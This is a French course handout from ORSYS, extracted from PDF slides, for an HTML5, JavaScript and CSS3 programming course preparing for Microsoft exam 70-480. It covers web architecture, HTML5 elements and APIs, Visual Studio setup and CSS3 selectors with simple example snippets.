

***Notre vocation,
votre réussite***

FORMATIONS ORSYS

VOTRE SUPPORT DE COURS



Séminaires
Cours de synthèse
Stages pratiques
Certifications
Cycles certifiants
e-Learning

Ce support pédagogique vous est remis dans le cadre d'une formation organisée par ORSYS. Il est la propriété exclusive de son créateur et des personnes bénéficiant d'un droit d'usage. Sans autorisation explicite du propriétaire, il est interdit de diffuser ce support pédagogique, de le modifier, de l'utiliser dans un contexte professionnel ou à des fins commerciales. Il est strictement réservé à votre usage privé.

1

Programmation en HTML5 avec JavaScript et CSS3 (70-480)

Pierre Delahaye
p.delahaye@cevenhitech.com





2

Programmation en HTML5 avec JavaScript et CSS3

Objectif (Orsys – réf JSC) :

Ce cours vous apprendra à développer des applications Web via la programmation JavaScript, le HTML5 et le CSS3. Vous verrez comment rendre vos sites plus dynamiques et les enrichirez à l'aide de contenus multimédias grâce à l'HTML5. Ce stage couvre tous les sujets nécessaires pour préparer l'examen Microsoft 70-480.



3

Contenu du Stage – JSC (1)

Séquence Contenu-Partie 1

1. Introduction HTML5
2. Création d'un site Web via Visual Studio Community 2015
3. Style CSS3 : Sélecteurs – Nouveautés CSS3
- Bootstrap 3
4. Syntaxe JavaScript ECMA5 – Crédit d'objets JS
5. Framework jQuery
6. Formulaires HTML5 – Champs, Validation et Envois
7. Ajax : Objet XMLHttpRequest
- jQuery via Ajax
- connexion aux Web Services (Rest/OData)
- apport de Frameworks Externes – Knockout / AngularJS

4

Contenu du Stage – JSC (2)

Séquence Contenu-Partie 2


8. Opérations Différées – Objet Promise de JavaScript
9. Opérations Asynchrones en JavaScript – Web Workers
10. Communications Duplex – Web Sockets
11. Persistance de données 1 – Cookies et Web Storage
12. Persistance de données 2 – IndexedDB – Cache
13. Multimédia + SVG + Canvas
14. Fonctionnalité Drag/Drop
15. Géolocalisation

16. Annexe: node.js

Contenu du Stage - JSC

Référence au support

- [Introduction](#)
- [Chapter 1: Getting started with Visual Studio 2012 and Blend for Visual Studio 2012](#)
- [Chapter 2: Getting started with HTML5](#)
- [Chapter 3: Getting started with JavaScript](#)
- [Chapter 4: Getting started with CSS3](#)
- [Chapter 5: More HTML5](#)
- [Chapter 6: Essential JavaScript and jQuery](#)
- [Chapter 7: Working with forms](#)
- [Chapter 8: Websites and services](#)
- [Chapter 9: Asynchronous operations](#)
- [Chapter 10: WebSocket communications](#)
- [Chapter 11: HTML5 supports multimedia](#)
- [Chapter 12: Drawing with HTML5](#)
- [Chapter 13: Drag and drop](#)
- [Chapter 14: Making your HTML location-aware](#)
- [Chapter 15: Local data with web storage](#)
- [Chapter 16: Offline web applications](#)




**Participants reçoivent le e-support .pdf
→ acquisition de compétences techniques**

Examen 70480

Pour la présentation de l'examen 70-480, le prérequis est différent ce celui du stage JSC

- il faut une bonne pratique des API HTML5 et du JavaScript
- Des exemples de questions d'examens sont disponibles dans le support



**Participants reçoivent le livre Exam Ref 70480
→ révision des compétences techniques
→ quizz examen**

7

Programmation en HTML5 avec JavaScript et CSS3 (70-480)

- HTML5
-

8

HTML 5

Ce chapitre a pour objectif :

- Développement d'un site web
- Concept HTML 5
- Documentation HTML 5
- Site Web du Stage

9


Développement d'un Site Web

Evolution des techniques de développements d'applications WEB

10

Développement d'un Site Web (1)

L'architecture d'une application WEB se compose généralement de 4 couches (N-Tiers)



11

Développement d'un Site Web (2)

Exemple : les informations des « *Finishers* » sont stockées dans une base de données

The screenshot shows a web application interface for managing race finisher data. At the top, there are tabs: "Male Finishers" (selected), "Female Finishers", "All Finishers JSON", and "Add New Finisher". Below the tabs, under "Male Finishers", is a list of names and times:

- Name: John Smith, Time: 25:31
- Name: Sarah Walker, Time: 25:54
- Name: Frank Jones, Time: 26:08
- Name: Bob Hope, Time: 26:38
- Name: Jim Carrey, Time: 26:44
- Name: Justin Jones, Time: 29:14
- Name: Mitch Runner, Time: 25:25
- Name: James Bond 007, Time: 22:44
- Name: Bart2 Winner, Time: 22:55

On the left, a sidebar displays a message: "Congratulations to all our finishers!" and buttons for "Start Page Updates" and "Stop Page Updates". It also shows the last update time: "Last Updated: 3:55:30 PM".

A modal window titled "Add New Finisher" is open on the right, containing fields for First Name, Last Name, Gender (with a dropdown menu showing "Please Select"), and Finish Time (with input fields for Minutes and Seconds). There is also a "Add Runner" button.

12

Développement d'un Site Web (3)


La manière de mettre en œuvre l'architecture Web à fortement évoluée au cours des dernières années

< 2005	> 2005 (JSC - 70480)
Composants UI web sont orientés serveur - programmation langages compilés C#, Php, Java - génération HTML/JavaScript par le serveur	Composants UI web sont orientés client - Programmation mixte JavaScript / langages compilés - Framework JavaScript pour la génération HTML - APPELS AJAX

13

Développement d'un Site Web (4)

Voici ce que préconisait l'équipe Patterns & Practices de Microsoft en 2009



The core of a Web application is its server-side logic. The Web application layer itself can be comprised of many distinct layers. The typical example is a three-layered architecture comprised of presentation, business, and data layers. Figure 1 illustrates a common Web application architecture with common components grouped by different areas of concern.




Figure 1. A common Web application architecture

14

Développement d'un Site Web (5)

> 2005 : JavaScript est devenu incontournable au niveau traitement des composants UI et des appels vers le serveur


> 2005 (JSC - 70480)

Composants UI web sont orientés client

- Programmation mixte JavaScript / langages compilés
- Framework JavaScript pour la génération HTML
- APPELS AJAX

et la plupart du temps d'autres framework seront également utilisés comme jQuery, AngularJS, etc.


→ ces autres framework apportent structure (MVC) et fonctionnalités intégrées



15

Développement d'un Site Web (6)

Le développement de sites web nécessite - en 2018 - un *mixte* de technologies *clientes* (HTML5/CSS3/JavaScript) et de technologies *serveur* (java, C#, php, etc.) afin de répondre aux traitements serveurs (accès aux bases de données, validations, authentification, etc.)



16

Développement d'un Site Web (7)

Les compétences recherchées au niveau des offres d'emplois illustrent le concept précédent : *Développeur Web Full Stack - 2018*

Développeur Full Stack .NET JavaScript - Montpellier - F/H
TECH VALLEY ★★★★☆ 3 avis - Montpellier (34)

[Voir ou postuler à cet emploi](#)

TECH VALLEY, société de Conseil en Systèmes d'Informations, et d'Expertise en ingénierie des Systèmes d'Informations, recherche pour ses activités à Montpellier :

Un Développeur Full Stack .NET JavaScript

Mission :

- Développement Front-End : bonne maîtrise de Javascript et Node JS.
- Développement Back-End : .NET (C# ou ASP)

Compétences :

- Javascript et Node JS
- .NET (C# ou ASP)

Votre expérience, votre goût du travail en équipe et vos qualités relationnelles font partie de vos atouts.
Rejoignez l'équipe TECH VALLEY !
Plusieurs formes de collaboration sont envisageables.
TECH VALLEY - Consultants en Systèmes et Technologies de l'Information - Sud France
www.techvalley.fr

[carrière-info](#) - il y a 28 jours - sauvegarder - voir l'offre d'origine

17

Développement d'un Site Web (8)

Cependant de nouvelles tendances en ce début 2018 se confirment ...

- i Tendance 1 :** Node.js est une alternative aux technologies serveur classiques et est basé sur le langage JavaScript
→ ce qui signifie *un seul et même langage* de programmation quelque soit la technologie
- i Tendance 2 :** Le développement web centré serveur « reprend du service » via notamment *Angular 4/5* (Google) (Composants HTML), Vue.js ou encore React.js (Facebook)
- i Tendance 3 :** Le canal de consultation n'est plus le seul PC mais un ensemble de *devices* (tablettes, *mobiles*, objets internet, etc.)
→ une application Web → consultable par tous les canaux



18

IHM Web

- Contrôles HTML
- Attributs HTML

19

HTML5: Structure du Document

```
<!DOCTYPE html>
```

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>title here</title>
  </head>
  <body>
    content here
```

← Contrôles HTML

20

Contrôles HTML

Les contrôles HTML qui permettent de construire une page web sont classés sous forme de catégories par MDN

(<https://developer.mozilla.org/en-US/docs/Web/HTML/Element>)

Catégories Visual IHM :

- Structure de page : `<table>` et `<div>`
- Affichage de données :
 - liste ordonnée ou pas : `` et `` contenant des ``
 - liste déroulante : `<select>` contenant des `<option>`
 - tableau de données : `<table><tr><td>`
- Saisie de données : vois section formulaire (`<input type=...>`)
- Images : ``

i Note : il n'existe pas de contrôles de types data grid – chart - treeview

21

Contrôles HTML

L'écosystème HTML et JavaScript propose des contrôles HTML avancés (associés à du JavaScript) qui permettent de construire des pages web « design »

Par exemple : la société DevExpress propose une suite DevExtreme



22

IHM Web

L'écosysteme HTML et JavaScript propose

23

HTML5

HTML5 et les API HTML5 illustrent l'évolution « *cliente* » de la conception de sites web

- le navigateur prend en charge de nombreuses fonctionnalités jusqu'alors réservées aux Plugins ou développées côté serveur
- Nécessite une bonne connaissance du langage JavaScript



24

HTML5: Eléments

Nouveaux éléments HTML5 du DOM

- contrôles signification sémantique – contexte de Publication
- Web Content Management
- contrôles spécifiques

New Elements

article	footer	source
aside	header	summary
audio	main	svg
bdi	math	time
canvas	mark	track
datalist	meter	video
details	nav	wbr
embed	output	
figcaption	progress	
figure	section	

25

HTML5: Nouvelles valeurs d'attributs

Nouvelles valeurs de l'attribut *type* du champ *input*

New Input Elements

color	month	url
datalist	number	week
date	range	
datetime	search	
datetime-local	tel	
email	time	

```
<input type="text" />
```

26

HTML5: APIs JavaScript

New JavaScript APIs

Canvas	IndexedDB	Selection
Contacts	Media Capture	Server-Sent Events
File API	Microdata	Web Notifications
Forms	Messaging	Web Sockets
Geolocation	Offline Web Applications	Web Storage
Web Workers	XMLHttpRequest Level 2	

27

Quelles API JS (1)



La priorité des API JS à connaître dépend de l'architecture et des composants techniques du site web développé

- site de commerce électronique / choix de produits
 - visuel / panier / connexion base de données
 - ↓
 - ↓
 - ↓
 - css / persistance / appels ajax vers REST → DB – Liaison IHM
 - ↓
 - ↓
 - ↓
 - Bootstrap / API JS Local Storage / Angular - jQuery AJAX - Node.js

i Note : faudra également tenir compte de l'authentification, du mode de paiement, etc.

28

Quelles API JS (2)



Les API JS mises en œuvre pour un site de commerce électronique seront pour certaines génériques (AJAX) et pour d'autres spécifiques (PAYEMENT) - au sens développement web

- Lors de ce stage, nous visons l'analyse des API JS générées généralement utilisées dans le développement d'un site web
- Manipulation du DOM
 - Validation
 - Appels AJAX
 - Liaison de données
 - Web Worker
 - Web Sockets
 - Web Storage
 - IndexedDB

29


HTML5: Documentation HTML5

Documentation HTML5

30

HTML5: Documentation HTML5

Une référence détaillée à l'HTML5 est à disposition sur
<https://developer.mozilla.org/fr/>



31

HTML5: Compatibilité Navigateur

HTML5 : il s'agit d'implémentations côté client et donc d'implémentations spécifiques aux navigateurs
 → quelles implémentations pour quels navigateurs: <http://caniuse.com>



Note : tenir compte qu'un utilisateur peut changer de navigateur !!

32

Démo : Site Web du Stage

Présentation du site web associé au stage JSC

The screenshot shows a Microsoft Edge browser window with the following details:

- Title Bar:** HTML5-JSC
- Address Bar:** localhost:59553/Navigations/index.html
- Page Content:**
 - HTML5 Logo:** Large logo on the left.
 - Page Title:** Programming JavaScript- HTML5 - CSS3
 - Objectif:** A brief description of the course goals.
 - Syllabus Table:**

Jour 1	Jour 2	Jour 3	Jour 4	Jour 5
Intro	jQuery	Rest/OData	Web Sockets	Multimedia
CSS3	Forms	NodeJS	Web Storage	Canvas
JavaScript	Web Services	Web Workers	IndexedDB	Drag & Drop
#	#	#	Cache	GeoLocation
#	#	#	#	Quizz
 - Right Sidebar:**
 - 70-480 Training Guide (link to a green PDF)
 - 70-480 Exam Guide (link to a yellow PDF)
 - Programming in HTML5 with JavaScript and CSS3 Exam Ref 70-480 (link to a green PDF)
- Taskbar:** Shows the Windows taskbar with the Edge icon and other pinned applications.
- Bottom Status Bar:** Displays the date (01/01/2018) and time (17:16).

33

Programmation en HTML5 avec JavaScript et CSS3 (70-480)

- Visual Studio 2015
-

34


Visual Studio Versions

Ce chapitre a pour objectif :

- Prise en main de Visual Studio
- Site Web du Stage JSC
- Création d'une page HTML (structure)

35


Visual Studio Versions



36

Visual Studio : Projet Web


Créer un projet web



37

Visual Studio : Modèle de Projet Web


Projets → Modèle Vide (permettra cependant la création de fichiers dits serveur en ASPX)



38

Visual Studio : Fichiers d'un Projet Web

Projets → Types d'éléments disponibles pour une application web (HTML, CSS, JS)



39

HTML5: Exercices

Exercice du Support

Application « Hello World »

1. Création d'un site web HTML5 via VSTO 2015
2. Récupérer le site web HTML5 support au déroulé du stage
3. Créer une page HTML qui affiche les images livres jQuery dans un tableau de 2 lignes et 3 colonnes



40

Formulaire Livres jQuery (1)

The developer toolbar at the bottom of the browser window displays the following message:

```

    * L'ensemble de caractères du document UTF-8 n'a pas été déclaré. Un document sera affiché avec des caractères incorrects pour autant que la page n'en déclare pas. L'ensemble des caractères de la page doit être déclaré dans le document ou dans le protocole de transfert.
    * Utilisez l'encodage UTF-8 (UTF-8, ISO-8859-1) et ne pas utiliser +defaultivement + à la place.
    Source: Dns: http://localhost:8083/images/very_1.jpg
    Element: Dns: http://localhost:8083/images/very_2.jpg
    Element: Dns: http://localhost:8083/images/very_3.jpg
  
```

41

Formulaire Livres jQuery (2)

The figure consists of three screenshots of a web application. The top-left screenshot shows a grid of books with a 'Place Order' button. A tooltip indicates a validation error for book ERY 06. The top-right screenshot shows the same grid after an injection of HTML via Ajax. The bottom screenshot shows a developer's browser interface with IndexedDB logs showing a query for 'jQuery Version 1'.

42

Annexe : Visual Studio Code

Microsoft a publié un nouvel atelier de développement gratuit, léger et très flexible (mais qui ne contient pas de serveur web par défaut)
→ Visual Studio Code

The figure is a screenshot of the Visual Studio Code download page. It features the title 'Download Visual Studio Code' and a brief description: 'Free and open source. Integrated Git, debugging and extensions.' Below this are download links for Windows, Linux, and Mac.


1 Note : Visual Studio Code ne contient pas de serveur web intégré, généralement on utilise Node.js

43

Annexe : Visual Studio Code

L'apport majeur de Visual Studio Code :

- auto-complétion et extensions



A screenshot of the Visual Studio Code interface. The title bar says "index.html - VSCode - Visual Studio Code". The menu bar includes "Fichier", "Modifier", "Sélection", "Afficher", "Accéder", "Déboguer", and "Aide". The top status bar shows "Bienvenue", "index.html", "launch.json", "Notes de publication : 1.22.1", and "main.js". The left sidebar has "EXPLORATEUR", "ÉDITEURS OUVERTS" (with "VSCode" expanded), "vscode" (with "launch.json" and "index.html" listed), and "main.js". The main editor area contains the following HTML code:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta http-equiv="X-UA-Compatible" content="IE=edge" />
<title></title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" type="text/css" media="screen" href="main.css" />
<script src="main.js"></script>
</head>
<body>
<button onclick="testClick()">Test JavaScript</button>
</body>
</html>
```

The bottom navigation bar includes "PROBLÈMES", "SORTIE", "CONSOLE DE DÉBOGAGE", and "TERMINAL". A "DEMO" button with a circular arrow icon is located in the bottom right corner.

44

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)
• CSS3

45

CSS3

Ce chapitre a pour objectif :

- Les types de contrôles HTML pour l'IHM
- Les types de sélecteurs CSS3
- La notion de positionnement des balises HTML via le CSS3
- Quelques éléments visuels particuliers du CSS3
 - couleur, couleur dégradées
 - transformation 2D
 - animations 2D
- Le Framework Bootstrap 3.0 pour répondre aux exigences du design adaptatif
- Les thèmes basés sur Bootstrap 3.0

46

HTML vs CSS

- l'**HTML** est un ensemble de balises qui permettent la définition de la structure d'une page web
- Les balises HTML sont les éléments du Document Object Model et forment la page HTML

```
<body>
  <header id="header" class="container">
    <article></article>
  </header>
  <div>Page d'Accueil</div>
  
</body>
</html>
```


- le **CSS** est un ensemble d'instructions associées aux balises HTML qui permet la définition de la présentation (style) des pages web

```
body {
  margin-top:100px;
  margin-left: 10px;
  background-color:lightgray;
  /*font-family:Verdana;
  font-size:14px*/
}
```


47

HTML vs CSS3

HTML



HTML + CSS



48

CSS3: Syntax

Cascading Style Sheet : style appliqu  en cascade aux  l ments du DOM d'une page web suivant des crit res sp cifiques

```
→ syntax : selector {  
    Property:Value,  
    Property:Value,  
    Property:Value  
}
```

Selector	Property	Value
1 styles.css	background-color	gray;

CSS : cascade → signifie que le style est appliqué dans l'ordre dans lequel il est spécifié, chaque style peut substituer le précédent, le dernier style chargé est celui qui sera appliqué
→ le dernier est toujours le style local (*inline*)

49

CSS3 : Référence au style

Cascading Style Sheet : style appliqué en cascade aux éléments du DOM d'une page web

- *Inline*

```
<body style='background-color: white; color: gray;'>
</body>
```

- *Embedded*

```
<html xmlns='http://www.w3.org/1999/xhtml'>
<head>
    <title></title>
    <style>
        body {
            background-color: white;
            color: gray;
        }
    </style>

```

- *External CCS file*

```
<head>
    <title></title>
    <link rel='stylesheet' type='text/css' href='Content/default.css' />
</head>
```

50

CSS3: Sélecteur

Elément principal du CSS → la notion de **Sélecteur (selector)** contenant un ensemble de paires *Propriété/Valeur (Property/Value)*

- Les types de sélecteurs sont spécifiés en détail sur le site
<https://www.w3.org/TR/css3-selectors/>
- La liste des styles applicables en CSS3
<http://www.css-faciles.com/proprietes-css-liste-alphabetique.php>

51

CSS3

CSS3

Taxonomy & Status (October 2014)

- W3C Recommendation
- Candidate Recommendation
- Last Call
- Working Draft
- Obsolete or inactive



By Sergey Mavrodin 2011-14 | CC Attribution-ShareAlike 3.0

52

CSS3: Sélecteurs

Sélecteurs de Base :

- Universel (*)
- Elément du DOM : p

```
p
{
  color: green;
}
```

- Classe CSS : .newsHeader

```
.newsheader
{
  color: blue;
  font-size: 15pt;
}
```

- Id (unique sur une page): #newpost

```
#newpost
{
  background-color: silver;
}
```

53

CSS3: Sélecteurs

Mixer les sélecteurs (relationnels) :

- Grouper les éléments du DOM : *h1, h2, h3*
- Mixer un élément du DOM avec un ID : *#id h1*

```
<div id="newspost">
    <h1>News article 1</h1>
    <p>The article text for ne
text<p>
    <h1>News article 2</h1>
    <p>The article text for ne
article one</p>
</div>
```

```
#newspost
{
    background-color: silver;
}

#newspost h1
{
    color: blue;
    font-size: 15pt;
}

#newspost p
{
```

54

CSS3: Sélecteurs

Mixer les sélecteurs (relationnels) :

- Tous les Descendants: *li a*
- Descendants directs: *li > a*

```
/* descendant selector */
div p {
    background-color:#dddaaa;
}
```

```
/* child selector */
div > p {
    background-color:#dddaaa;
}
```

55


CSS3: Sélecteurs

Mixer les sélecteurs (relationnels) :

- Appliquer un style au seul premier élément HTML qui suit une balise spécifique : premier p qui suit un div → *div + p*

```
<div>
  <h1>Heading</h1>
  <p>Text line 1</p>
  <p>Text line 2</p>
  <h1>Heading</h1>
  <p>Text line 1</p>
  <p>Text line 2</p>
</div>
```

```
h1 + p
{
  color: red;
}
```



56

CSS3: Sélecteurs

Mixer les sélecteurs (relationnels) :

- Appliquer un style aux éléments HTML qui sont au même niveau qu'une balise spécifique : tous les ul au même niveau d'un p → *p ~ ul*

```
<p>List 2</p>
<ul>
  <li><a href="#">Link 1a</a></li>
  <li><a href="#">Link 2a</a></li>
  <li><a href="#">Link 3a</a></li>
  <li><a href="#">Link 4a</a></li>
</ul>
<ul>
  <li><a href="#">Link 1b</a></li>
  <li><a href="#">Link 2b</a></li>
  <li><a href="#">Link 3b</a></li>
  <li><a href="#">Link 4b</a></li>
</ul>
```

```
p ~ ul a
{
  color: red;
}
```

List 2

- Link 1a
- Link 2a
- Link 3a
- Link 4a
- Link 1b
- Link 2b
- Link 3b
- Link 4b

57

CSS3: Sélecteurs

Attributs

- Element[...]

```
/* attribute selector */
img[alt=spacer] {
    padding:0px;
}
```

[att[^]=val]
 Represents an element with the att attribute whose value begins with the prefix "val". If "val" is the empty string, it represents all elements.

[att\$=val]
 Represents an element with the att attribute whose value ends with the suffix "val". If "val" is the empty string, it represents all elements.

[att*=val]
 Represents an element with the att attribute whose value contains at least one instance of the substring "val".

58

CSS3: Sélecteurs

Attributs

- Autre exemple : style pour les liens qui ont un attribut *href* et un style pour ceux qui n'ont pas d'attributs *href*

Cascading

```
a[href]
{
    text-decoration: none;
    color: green;
}
```

```
a:not([href])
{
```

```
a
{
    text-decoration: none;
}
a[href]
{
    color: green;
}
a:not([href])
{
